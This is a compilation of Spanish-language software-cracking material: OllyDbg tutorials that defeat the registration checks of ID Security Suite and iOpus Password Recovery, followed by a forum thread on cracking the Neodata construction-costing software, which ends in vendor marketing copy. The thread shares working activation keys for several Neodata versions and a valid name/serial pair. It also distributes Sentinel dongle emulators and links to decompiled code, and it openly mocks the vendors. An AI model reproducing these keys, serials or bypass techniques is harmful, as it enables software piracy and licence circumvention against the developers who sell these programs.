004943E7  >  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
004943EA  .  BA 64444900   MOV EDX,Admin.00494464          ASCII "645364631365423154824"
004943EF  .  E8 9405F7FF   CALL Admin.00404988
004943F4  >  33C0          XOR EAX,EAX
```

Traceamos hasta el RET y cuando salimos del CALL veremos que mueve a EAX dicha STRING y que a EDX mueve una copia de ella misma, una línea mas abajo, en el CALL, las compara.

```
00494C43  .  8BC3          MOV EAX,EBX
00494C45  .  E8 2EF4FFFF   CALL Admin.00494078
00494C4A  .  8B45 BC       MOV EAX,DWORD PTR SS:[EBP-44]
00494C4D  .  BA 184D4900   MOV EDX,Admin.00494D18          ASCII "645364631365423154824"
00494C52  .  E8 613FF7FF   CALL Admin.00408B88
00494C57  .  85C0          TEST EAX,EAX
00494C59  .v 75 06         JNZ SHORT Admin.00494C61
00494C5B  .  C645 F7 01    MOV BYTE PTR SS:[EBP-9],1
00494C5F  .v EB 04         JMP SHORT Admin.00494C65
00494C61  >  C645 F7 00    MOV BYTE PTR SS:[EBP-9],0
00494C65  >  807D F7 01    CMP BYTE PTR SS:[EBP-9],1
00494C69  .v 75 37         JNZ SHORT Admin.00494CA2
00494C6B  .  8D43 50       LEA EAX,DWORD PTR DS:[EBX+50]
```


Si son iguales no coge los saltos en 00494C59 y 00494C69, por lo tanto continúa ejecutando código hasta llegar al CALL en 00494C99. Si entramos dentro, veremos como escribe valores al registro de windows y vuelve a realizar todas las comprobaciones del principio

```
00494FD3  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00494FD6  .  E8 45E1F9FF   CALL Admin.00433120
00494FDB  .  68 D0514900   PUSH Admin.004951D0             ASCII "\CLSID\"
00494FE0  .  FF73 64       PUSH DWORD PTR DS:[EBX+64]
00494FE3  .  68 E0514900   PUSH Admin.004951E0             ASCII "\Info"
00494FE8  .  8D85 6CFDFFFF LEA EAX,DWORD PTR SS:[EBP-294]
00494FEE  .  BA 03000000   MOV EDX,3
00494FF3  .  E8 8CFCF6FF   CALL Admin.00404CB4
00494FF8  .  8B95 6CFDFFFF MOV EDX,DWORD PTR SS:[EBP-294]
00494FFE  .  B1 01         MOV CL,1
00495000  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00495003  .  E8 7CE1F9FF   CALL Admin.00433184
00495008  .v EB 3A         JMP SHORT Admin.00495044
0049500A  >  BA 01000080   MOV EDX,80000001
0049500F  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00495012  .  E8 09E1F9FF   CALL Admin.00433120
00495017  .  68 F0514900   PUSH Admin.004951F0             ASCII "\Software\CLASSES\CLSID\"
0049501C  .  FF73 64       PUSH DWORD PTR DS:[EBX+64]
0049501F  .  68 E0514900   PUSH Admin.004951E0             ASCII "\Info"
00495024  .  8D85 68FDFFFF LEA EAX,DWORD PTR SS:[EBP-298]
0049502A  .  BA 03000000   MOV EDX,3
0049502F  .  E8 80FCF6FF   CALL Admin.00404CB4
00495034  .  8B95 68FDFFFF MOV EDX,DWORD PTR SS:[EBP-298]
0049503A  .  B1 01         MOV CL,1
0049503C  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0049503F  .  E8 40E1F9FF   CALL Admin.00433184
```

Parece que quiere estar seguro de algo, querrá decir esto que lo hicimos?. Bueno, para asegurarnos salgamos de dicho CALL con Ctrl+F9, hasta llegar a la función principal, específicamente a 00496B83.

```
00496B70  .  8B03 1003000(MOV EAX,DWORD PTR DS:[EEBX+310]
00496B7E  .  E8 31DEFFFF  CALL Admin.00494984
00496B83  .  3C 01        CMP AL,1
00496B85  .v 75 48        JNZ SHORT Admin.00496BCF
00496B87  .  B8 246C4900  MOV EAX,Admin.00496C24          ASCII "Successfully registered. Please restart
00496B8C  .  E8 1763F9FF  CALL Admin.0042CEA8
00496B91  .  6A 01        PUSH 1
00496B93  .  6A 00        PUSH 0
00496B95  .  6A 00        PUSH 0
```

Como vemos no tomara el salto al mensaje de error, lo que significa que....
ESTAMOS REGISTRADOS!!!! ;-)



O sea que nuestros datos finales serian

Name: Thunder
Serial: 2D9AAA0A3ADAD8CB188C

Parece que lo hicimos, cerramos el Olly, ejecutamos la aplicación y

Veremos que no nos sale más la opción REGISTER, aunque en el ABOUT no sale ninguna info del registro, bueno...como sea...LO HICIMOS!!! Ah, una pequeña curiosidad. Todos los demás productos de ID Security Suite, tienen la misma rutina de registro, lo único que cambia en el serial son específicamente los bytes que vimos aquí.

--->>>MISSION ENDING...

Bueno, hasta aquí este tutorial. Como les había dicho al principio, discúlpenme los errores que pueda haber tenido, soy un chapucero sin remedio... ;-D. Aunque sus consejos y críticas serán bien recibidos en yuniet02015@hab.jovenclub.cu, pásate por allí y deja tus sugerencias. Agradecimientos a todos los crackers del mundo que se dedican a escribir tutos y a compartir lo que saben de este hermoso arte, desde **Ratón, Diablo Poeta, Guillermo, SACCOPHARYNX, Joe Cracker, Destripador & Marmota, COCO, MAKKAKO, Lisa&Alquimista**, y muchos mas de los que escriben teorías, he leído y he aprendido lo que se. Por supuesto, al maestro **Ricardo Narvaja**, gracias por tu ayuda desinteresada y por tu tiempo con este newbie y con todos los que lo necesitan. Muchísimas gracias a la web **www.crackmes.de** y a la gente de **http://elhacker.net** por tener ese espacio de Ingeniería Inversa y por estar dispuestos a ayudar siempre...esos muchachos están escapaos...jeje. Un saludo a todos los crackers alrededor del mundo. Y este es el fin...nos vemos en otro...quizás...quien sabe.

iOpus Password Recovery v4.02

Introduccion:

This new version the popular iOpus Password Recovery software allows users to **decrypt and display passwords stored behind the asterisks on Windows XP systems (as well as all other Windows versions)**.

iOpus Password Recovery XP is the first tool of its kind that **works automatically on Web pages, Windows 9x/NT and Windows 2000/XP systems.**

Web: http://www.iopus.com/

Dificultad:

Es mas difícil descomprimir el fichero a mano que encontrarle el serial.

Herramientas:

OllyDbg v1.09b
Armadillodumper para WinXP (En el FTP de Ricadro creo que esta)

Al Ataque:

Si miramos el programa con el PIdentifier nos dice que esta comprimido con armadillo, (Armadillo 2.53 -> Silicon Realms Toolworks), podría descomprimir el ejecutable a mano con los tutes de Ricardo sobre armadillo o hacerlo a máquina, esta vez como no tengo tiempo lo haré a máquina.
Una vez descomprimido el ejecutable lo paso al Olly y hago Search for all referenced strings y busco la cadena: "The software is now activated. Thank you for using iOpus Software., esto se encuentra en el siguiente bloque de codigo:

```
00401851   E8 AA650000    CALL Dumped.00407E00   ;Rutina comparación del serial.
00401856   84C0          TEST AL,AL
00401858   6A 44         PUSH 44
0040185A   B9 E0E34300   MOV ECX,Dumped.0043E3E0
0040185F   0F84 B0000000 JE Dumped.00401915     ; Si AL=0 a tomar viento.
00401865   E8 06040000   CALL Dumped.00401C70
0040186A   50            PUSH EAX
0040186B   51            PUSH ECX
0040186C   8BCC          MOV ECX,ESP
0040186E   896424 1C     MOV DWORD PTR SS:[ESP+1C],ESP
00401872   68 8C824300   PUSH Dumped.0043828C    ; ASCII "The software is now activated.
 Thank you for using iOpus Software.
```

Dentro del call 00401851 se encuentra la validación de nuestro serial y en 0040185F el salto que nos mandara al foso de los leones o a la victoria, con estos datos ya es hora de arrancar el programa, pongo un BPX en 00401851 y ejecuto el programa.

Al ponerle un numero de serie chungo y pulsarle el botón de Click to activate, Olly rompe en 00401851, si entramos dentro del call:

```
00407E00   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
00407E06   6A FF           PUSH -1
00407E08   68 98B24200     PUSH Dumped.0042B298
00407E0D   50              PUSH EAX
```

```
00407E0E    A1 D4E34300     MOV EAX,DWORD PTR DS:[43E3D4]
00407E13    64:8925 0000000>MOV DWORD PTR FS:[0],ESP
00407E1A    83EC 08         SUB ESP,8
00407E1D    53              PUSH EBX
00407E1E    56              PUSH ESI
00407E1F    BE E48E4300     MOV ESI,Dumped.00438EE4        ; ASCII "RE6521387527889"
00407E24    8A10            MOV DL,BYTE PTR DS:[EAX]
00407E26    8A1E            MOV BL,BYTE PTR DS:[ESI]
00407E28    8ACA            MOV CL,DL
00407E2A    3AD3            CMP DL,BL
00407E2C    75 1E           JNZ SHORT Dumped.00407E4C
00407E2E    84C9            TEST CL,CL
00407E30    74 16           JE SHORT Dumped.00407E48
00407E32    8A50 01         MOV DL,BYTE PTR DS:[EAX+1]
00407E35    8A5E 01         MOV BL,BYTE PTR DS:[ESI+1]
00407E38    8ACA            MOV CL,DL
00407E3A    3AD3            CMP DL,BL
00407E3C    75 0E           JNZ SHORT Dumped.00407E4C
00407E3E    83C0 02         ADD EAX,2
00407E41    83C6 02         ADD ESI,2
00407E44    84C9            TEST CL,CL
00407E46  ^ 75 DC           JNZ SHORT Dumped.00407E24
00407E48    33C0            XOR EAX,EAX
00407E4A    EB 05           JMP SHORT Dumped.00407E51
```

En 00407E1F podemos ver un numero algo extraño, será un numero de serie?, si lo probamos el programa nos mostrará una ventana diciendo que el numero de serie introducido no es correcto ya que este numero es mas falso que judas.
Para que utilizará entonces el programa este numero tan raro?, pues sencillamente para compararlo con el que nosotros le introduzcamos.

Avanzando dentro del call encontramos la primera comparación de bytes:

```
00407E24    8A10            MOV DL,BYTE PTR DS:[EAX]
00407E26    8A1E            MOV BL,BYTE PTR DS:[ESI]
00407E28    8ACA            MOV CL,DL
00407E2A    3AD3            CMP DL,BL
00407E2C   /75 1E           JNZ SHORT Dumped.00407E4C
```

En 00407E2A compara nuestro primer carácter chungo que se encuentra en DL con el primer carácter del serial correcto que se encuentra en BL.

Si continuamos en:

```
00407E32    8A50 01         MOV DL,BYTE PTR DS:[EAX+1]
00407E35    8A5E 01         MOV BL,BYTE PTR DS:[ESI+1]
00407E38    8ACA            MOV CL,DL
00407E3A    3AD3            CMP DL,BL
00407E3C    75 0E           JNZ SHORT Dumped.00407E4C
```

Ahora aquí nuevamente en 00407E3A hay otra comparación de los seriales, en DL tenemos el segundo carácter de nuestro serial malo y en BL el segundo del serial correcto.

Siguiendo dentro del mismo call llegaremos a:

```
00407ED3    8A10        MOV DL,BYTE PTR DS:[EAX]
00407ED5    8A1E        MOV BL,BYTE PTR DS:[ESI]
00407ED7    8ACA        MOV CL,DL
00407ED9    3AD3        CMP DL,BL
00407EDB    75 1E       JNZ SHORT Dumped.00407EFB
```

Esta es la última comprobación de los seriales, en 00407ED9 compara el carácter cuarto de nuestro serial falso que se almacena en DL con el verdadero que se encuentra en BL.

Si continuamos vemos que el programa ya no testea los demás caracteres de nuestro serial y acepta todos los que le hemos puesto como buenos.

Por lo tanto los únicos números que el programa testea son el primer, segundo y cuarto carácteres de nuestro serial, los demás le son indiferentes, tanto si hay mas como si hay menos.

En este programa el programador no se ha calentado mucho la cabeza a la hora de realizar la rutina del calculo del serial y ha decidido que la mejor opción es protegerlo con Armadillo para que no se lo puedan crackerar, craso error ya que habrá tenido que pagar por adquirir la licencia del Armadillo, salvo que lo haya comprado en Astalavista claro y al final ha caído. X'DDDDDDD.

Notas Finales:

Este tute ha sido realizado con fines puramente didácticos, por lo tango yo no me hago responsable del mal uso que se pueda hacer de esta información.

Si alguien esta interesado en el programa que lo compre ya que de esta forma motivaremos a los programadores a que sigan creando nuevos programas share y así nosotros podremos seguir con nuestra adicción preferida.

Bueno espero que mi primer tute haya sido comprendido por el personal y que haya sido de provecho para alguien, con eso ya me conformo.

Salu2 de Dunji123.

Crackera Neodata 2008 By Obama

Antecentes del programa

Varios Autores

NEODATA 2008 - Un ejemplo en protecciones chafas.

Pues resulta que desde el post del neodata 2003-2006 que me gano el X-supreme al resolver mi post de Ladron que roba a ladron, me quede con la espinita de que si el emulador funcionaba para las versiones 2003-2004-2006 (el 2004 no lo probe pero me entere que si jalaba) tambien lo podria hacer para el 2007 y 2008 y pues apenas lo comprobe. Un compa miembro de este H. Foro me rolo unos dumps de un Neodata 2006 y otro del 2008 pero no apunto las claves para entrar al programa asi que nos pusimos manos a la obra y sacamos las respectivas claves pero de una vez hice la prueba y efectivamente acontecio asi, la del 2006 tambien jalaba en el 2008 y viceversa. =) (algo que tambien pasa con el opus desde la 99, 2000, ole , ole2 y aec10, pero un poco mas complicado puesto que son varias claves y estas se guardan en el candado) bueno entonces y como saque las dichosas claves, pues para el Neodata 2006 fue regalado, ni se puede llamar crackear, pues simplemente como es un programa en Visualbasic, utilize el Smartshit, digo , smartcheck para ver que hacia en el momento que me pedia la clave, y asi tal cual encontre la clave en forma de texto puro, lo cual no me paso con el 2007 y el 2008, supongo que le agregaron alguna rutina antidebugger o algo asi, pero luego utilice el olly con el 2008 y pues utilizando las tecnicas de crackeo basicas, poniendo un breakpoint y traceando un poco di con la clave. El caso que nos ocupa es que no he podido sacar la clave para el 2007 y no entiendo porque, (sera que estoy muy wey) pero bueno, como aqui en el foro tenemos en el post del NEodata 2006 un emulador hecho por un OGT roba cracks, intente dumpear el contenido de su emulador y me tope con la sorpresa de que simplemente NO PUEDO, pero sé especificamente el porque, puesto que su servicio EMUND emula un candado de RED, y el protocolo que utiliza para leer el candado es el UDP (cosa extraña puesto que el servidor para candados de red de sentinel por default utiliza el protocolo TCP) en el puerto 6001, y como no existen dumpers para sentinel que lean desde ese protocolo no tengo una manera directa de dumpearlo, ni siquiera de monitorearlo con el TORO sentinel monitor puesto que este checa los puertos USB, asi que aunque se que existen monitores de Red que me puedan dar la info que manda el emulador al candado, no se me ocurre como crear el dump. Tambien intente dar de alta el servicio del sentinel protection server pero al estar ocupado el puerto 6001, no me deja iniciar el servicio.

Entonces que nos queda de este post:
1.- Saber que solamente necesitamos un dump de cualquier version del neodata y con ese podemos sacar la clave para el mas actualizado.
2.- Saber que el emulador posteado aqui para el neodata 2006 no es inservible para ponerlo en una version posterior a menos que podamos extraer el dump del mismo y/o conseguir las versiones en red del Neodata 2008 que no estan puestas en el sitio web.

Que es lo que pido:
1.- Si alguien puede extraer el dump del emulador del SerialCode9x.
2.- Si alguien tiene alguna forma de monitorear el emulador por el puerto udp 6001.
3.- Si alguien tiene la version para RED del neodata 2008.
4.- Si alguien tiene alguna idea para lograr mi cometido.
5.- Si alguien podria hacer un keygen para cada version del neodata. Ya que la info la saca del candado y solamente son 2 cosas, numero de serie de candado y nombre de quien esta registrado, todo eso y una leyenda que dice
"usumacintaXXXXXVERSION200YZZZZZNOMBRE DE LA EMPRESA REGISTRADA"
donde XXXXX es un valor del candado
donde Y es el año de la version del programa
donde ZZZZZ es el numero de serie del candado en formato decimal

y con todo eso crea un serial de entre 6 y 11 caracteres.

Bueno pues ya me extendi como siempre....

Ya supe porque fregados no puedo con el neodata 2007 pues resulta que implementaron un proteccion a la clave por medio de un encryptador (vease http://www.ebcrypt.com/, es gratis y trae ejemplos de lo que hace) y todavia no le hallo la pass que utilizaron para encryptar y desencriptar, pero espero al rato salga.

esto es lo que hace el dichoso encryptador

Currently supported features are:

Symmetrical encryption algorithms: IDEA, BLOWFISH, CAST5, DES, 3DES, RIJNDAEL, SERPENT, TWOFISH
Hashing algorithms: MD5, RIPEMD160, SHA1
Diffie-Hellman key exchange protocol;
DSA public/private key support, including key generation, export/import and digital signatured;
RSA public/private key support, including key generation, export/import and digital signatured;
X.509 Public key certificate support;
Other: high level functions provided to do one function call file encryption/decryption, conversion to hex and base64 strings.
ebCrypt is developed by EB Design Pty Ltd, see contact details further down.

tambien se me ocurrio modificar este encryptador para que solamente entrara y retornara sin mover ningun valor pero me chafeo medio feo la aplicacion, otra cosa que tambien hice fue descompilar el programa como esta hecho en visual basic pues lo meti a descompilar y el cabron tardo todo el dia, asi que mejor les posteo un archivo con todos los modulos descompilados a ver si hay alguien muy pirinola en Visual Basic que pueda sacar el keygen con eso,

http://rapidshare.com/files/139307633/decompiled.rar.html

Dices que el emulador posteado aquí del Neodata sirve para el 2004 y el 2006, yo lo probé hace algún tiempo en el Neodata 2004 y 2006 y si funcionó pero después de 15 conceptos en la hoja de presupuesto se traba ¿ya checaste si eso pasa con las demás versiones? por que aparentemente funciona bien pero al momento de estar ya trabajando en el Neodata se traba. En el Neodata 2008 no lo probé bien, dime como le hiciste ¿funciona bien? checa este emulador
http://sanatas.com/vb/showthread.php?t=2175

Ya lo habia checado, el emulador del 2006 si funciona perfectamente, no se por que se te traba en tu maquina o si es nadamas con esa obra que abriste, pero si funciona bien, en el 2008 apenas lo estoy probando pero no debe haber problema puesto que el programa no utiliza ninguna funcion avanzada del candado asi que no debe haber ningun problema.

Pues ya encarrerado el ratón ahí les va el nuevo emulador del sentinela del Neodata ke me paso un cuate ke es ingeniero y que se lo vendieron en 600 varitos, funciona para las versiones del 2004 al 2008 y probablemente 2009, básicamente lo ke hace es iniciar un servicio mediante un script para emular el sentinela, NO REQUIERE QUE EL NEODATA SEA PARA VERSION EN RED COMO EL OTRO EMULADOR pero siempre sale el nombre de una empresa X cuando inicia el Neodata (en el video pueden ver como funciona además el archivo viene con un tutorial).


Archivos adjuntos
emulador terminado.rar (839.3 KB, 427 vistas)
JAJAJAJAJA, no pos ya me ahorraste andar cambiandole el nombre a la empresa, ni para que batallamos, de este emulador lo unico que necesitas es el dump o sea el archivo .DNG y la clave que te dan en el pdf o sea la 4579175148 no necesitamos crackear nada, utiliza el sentemul2007 el que esta crackeado por EDGE y es todo, que se chinguen a los weyes de la empresa de

chipalcingo por pendejos, de seguro su ing. de sistemas es el tal mezcalero-x, pero lo que mas me da risa es que el wey edite el sentemul para que lo haga pasar como suyo y le ponga una proteccion igual a la del pendejo del serial code 9x y que ya vimos como le podemos dar en su madre facilmente con una clave valida, sin clave tambien se puede pero hay que ser muy pirinola.

jajajajaja, no me la acabo....

como dice sonicblue ya encarrerado. pues aqui esta la clave para que lo utilizen en el neodata 2006 CLAVE: 98698 la del 2007 todavia no he podido darle en su maiz pero en esas andamos, y las anteriores como la del 2003 y 2004 si las necesitan pues me avisan y las saco, no lo hago ahorita porque me da hueva buscar el programa.

jajajajaja, todavia no puedo dejarme de reir....



Thxs Backdoor y Sonicblue

Con el Sentemul2007 es mas que suficiente.

Pues despues de ver eso que habian modificado el SENTEMUL, pues me puse a modificar uno para que lo usen la gente de SCT, ademas que la verdad en estetica si deja mucho que desear, asi que tambien le di un poco de vista y lo compacte mas, espero les agrade.
Archivos adjuntos
Emulador SCT SENTEMUL2007.exe (240.0 KB)

Bueno y al final pero no por eso al ultimo, la pinche clave del neodata 2007 que como chingados me hizo batallar aqui esta "1034049614" para que ahora si no digan que aqui nos pirateamos todo y que no aportamos nada, el mexcalero-x se puede piratear nuestras claves del 2006 y del 2007 para que las siga vendiendo el ogt, bueno les comento que para sacar la clave de este pinche programa olvide lo esencial del ZEN cracking, que es pensar las distintas maneras de atacar una proteccion y ya estando inspirado un poco, pues me dije a mi mismo, mi mismo ... no, digo, si este programa encrypta la clave antes de compararlas y aunque puedo ver todo el proceso de encriptacion de la clave que inserte, nunca encontre de donde chigados sacaba el otro valor con el que conparaba la clave en texto unicode, asi que pues logico, la clave la calcula despues de leer la info del candado y antes de mostrar la ventana que te pide que insertes la pinche clave, y pues papita unos _vbastrcomp antes esta la clave sin encriptar.

Bueno con esta me despido dejando este thread completamente concluido.


pd: Tal vez haga un minitutorial para sacar las claves por si cada quien consigue sus propios dumps, o por si tienen los demas modulos como el comercializador de viviendas, etc. y que quieran compartir.

pd2: piquenle en gracias no sean OGTs que ando muy abajo.

Buenos dias ante todo, pues he qui mi primer aporte, bueno antes de poner dejenme agradecer a backdoor, que para mi ha sido un maestro ya que me ha sacado de algunas dudas, bueno gracias back, bueno dejenme decirles que despues de que back me dio los tips, me dedique a a insistir por mi mismo y he obtenido buenos resultados, aqui pongo la clave para la version 2004, que fue obtenida por el smartcheck

neow2004=302792

gracias y espero seguir aprendiendo de grandes personalidades aqui en el foro.



Bueno y al final pero no por eso al ultimo, la pinche clave del neodata 2007 que como chingados me hizo batallar aqui esta "1034049614" para que ahora si no digan que aqui nos pirateamos todo y que no aportamos nada, el mexcalero-x se puede piratear nuestras claves del 2006 y del 2007 para que las siga vendiendo el ogt, bueno les comento que para sacar la clave de este pinche programa olvide lo esencial del ZEN cracking, que es pensar las distintas maneras de atacar una proteccion y ya estando inspirado un poco, pues me dije a mi mismo, mi mismo ... no, digo, si este programa encrypta la clave antes de compararlas y aunque puedo ver todo el proceso de encriptacion de la clave que inserte, nunca encontre de donde chigados sacaba el otro valor con el que conparaba la clave en texto unicode, asi que pues logico, la clave la calcula despues de leer la info del candado y antes de mostrar la ventana que te pide que insertes la pinche clave, y pues papita unos _vbastrcomp antes esta la clave sin encriptar.

Bueno con esta me despido dejando este thread completamente concluido.

pd: Tal vez haga un minituroriall para sacar las claves por si cada quien consigue sus propios dumps, o por si tienen los demas modulos como el comercializador de viviendas, etc. y que quieran compartir.

pd2: piquenle en gracias no sean OGTs que ando muy abajo.

gracias por las claves, pero en mi rancho dicen que en vez de darle un pescado a una persona, mejor enseñale a pescar, yo no soy muy bueno en estos menesteres del cracking, de hecho, entre a este grupo por la referencia de la solucion para el neodata 2008, mi papa es ing. civil y llevo como 15 años utilizando el neodata, tengo mi llave paralela, pero nunca pude actualizar mi version (trabajo en la version pre-windows, imaginense) porque cuando me pasaron la 1er version windows pues ya venia protegida y te pedia la clave actualizacion, y pues en esa epoca nadie se tomaba la molestia de checar estos programas para crackearlos, pero bueno, a mi me gustaria ver el tutorial para sacar tus propias claves de activacion de los demas modulos, o para tener la clave de activacion de mi propia llave.

Gracias....

el emulador sentemul2007 solo se aplica una vez??? o cada vez que se quiere abrir el neodata 2008, lo instale puse lo que viene del mezcalero con el emulador y la numeracion que viene en el PDF y al parecer todo bien , y tambien como se quita el nombre de la empresa o asi quede en definitiva y muchas gracias a todos

Lo nuevo en Precios Unitarios 2009*

Lo nuevo en Neodata Precios Unitarios 2009:
El mejor Cuantificador en 2D y 3D, con operación directa en AutoCAD. Comunicando a los generadores de Neodata o a cualquier hoja Excel.
InteliMat de usuario: Elabore en Excel sus análisis de precios unitarios con las variables que usted necesite de manera sencilla y dinámica.
InteliPre de usuario: Elabore en Excel sus presupuestos y formatos de generadores parametrizando las variables que usted necesite, reciba la cuantificación de AutoCAD y traslade automáticamente a Neodata PU.
Esto le permite Cuantificar y presupuestar un edificio de 8 niveles en 1 semana en lugar de 3 semanas.

Presentándose yá en
ExpoCIHAC 2008

***DISPONIBLE PARA SU DESCARGA A PARTIR DEL MARTES 21 DE OCTUBRE.**

¿Por qué NEODATA Precios unitarios?
Somos el software más utilizado en México, especialmente en las empresas líderes.
Somos el software estándar para PEMEX, CFE y otras dependencias.
Cálcula en menos de un minuto presupuestos de cualquier tamaño.
100% de reportes propuesta técnica y económica con los formatos de las dependencias más comunes y con un reporteador integrado para que usted adapte sus propios reportes.
Incluye sin costo adicional: base cotizador con 5,000 matrices y mercadeo de 25,000 insumos en el DF y 8,000 insumos en 30 ciudades.
Incluye InteliMat (matrices inteligentes): Sistema capáz de generar millones de tarjetas de precios unitarios.
Incluye Intelipre (presupuestos inteligentes): Matrices, generadores y presupuestos automáticos.
Incluye NeodataCAD (del proyecto al presupuesto): Biblioteca de dibujos con matrices integradas y sistema para relacionar la base de precios unitarios del usuario a cualquier proyecto.
Incluye el apoyo de un foro de soporte técnico donde se responden tanto dudas en la operación del sistema, como dudas sobre la ley y reglamento de obras públicas.

Funciones a detalle

Cuantificador integrado.
Con la instalación de NEODATA Precios Unitarios, usted puede abrir planos en formatos de AutoCAD, cuantificarlos, y de forma automática pasar los resultados a generadores.

Generadores.
Se incluyen prácticamente el 100% de los formatos de generadores utilizados en México, los cuales reciben el resultado de la cuantificación, consolidan la información en una hoja resumen que se comunica al presupuesto y se preparan hojas de impresión como soporte documental.

Elaboración de presupuestos.

Todas las funciones requeridas para elaboración de presupuestos:
Matrices, insumos, Costos horarios, FASAR, Indirectos, Financiamiento, etc.

100% de reportes de concursos de obra pública.
Modificables por el usuario utilizando nuestro reporteador integrado o enviando la salida del reporte a Excel para darle formato.

Ruta crítica.
Para una planeación a detalle de las actividades de la obra y reportes de programa de obra como soporte al concurso.

Estimaciones y Escalatorias.
Para complementar el control de estimaciones de la obra y el cobro a las dependencias oficiales.

Importe su información previa.
Importamos de Opus, Opus Ole, Opus AEC, SAICIC, Campeón y Campeón Plus.

Cotizador: Actualización mensual de costos por Internet.
InteliMat: Matrices inteligentes.
InteliPre: Presupuestos inteligentes.
Base Cotizador.
Descargable de nuestra página web en dos versiones:
Cotizador D.F.:
Con 5,000 matrices y 25,000 insumos.
Cotizador 30 ciudades.
Con 5,000 matrices y 8,000 insumos con mercadeo en 30 ciudades de la República Mexicana.

InteliMat (desde 2004)
Se alimentan parámetros tales como: largo, ancho, tipo de concreto, cantidad y tipo de acero, etc., y se obtiene en automático la matriz con el análisis de precios.
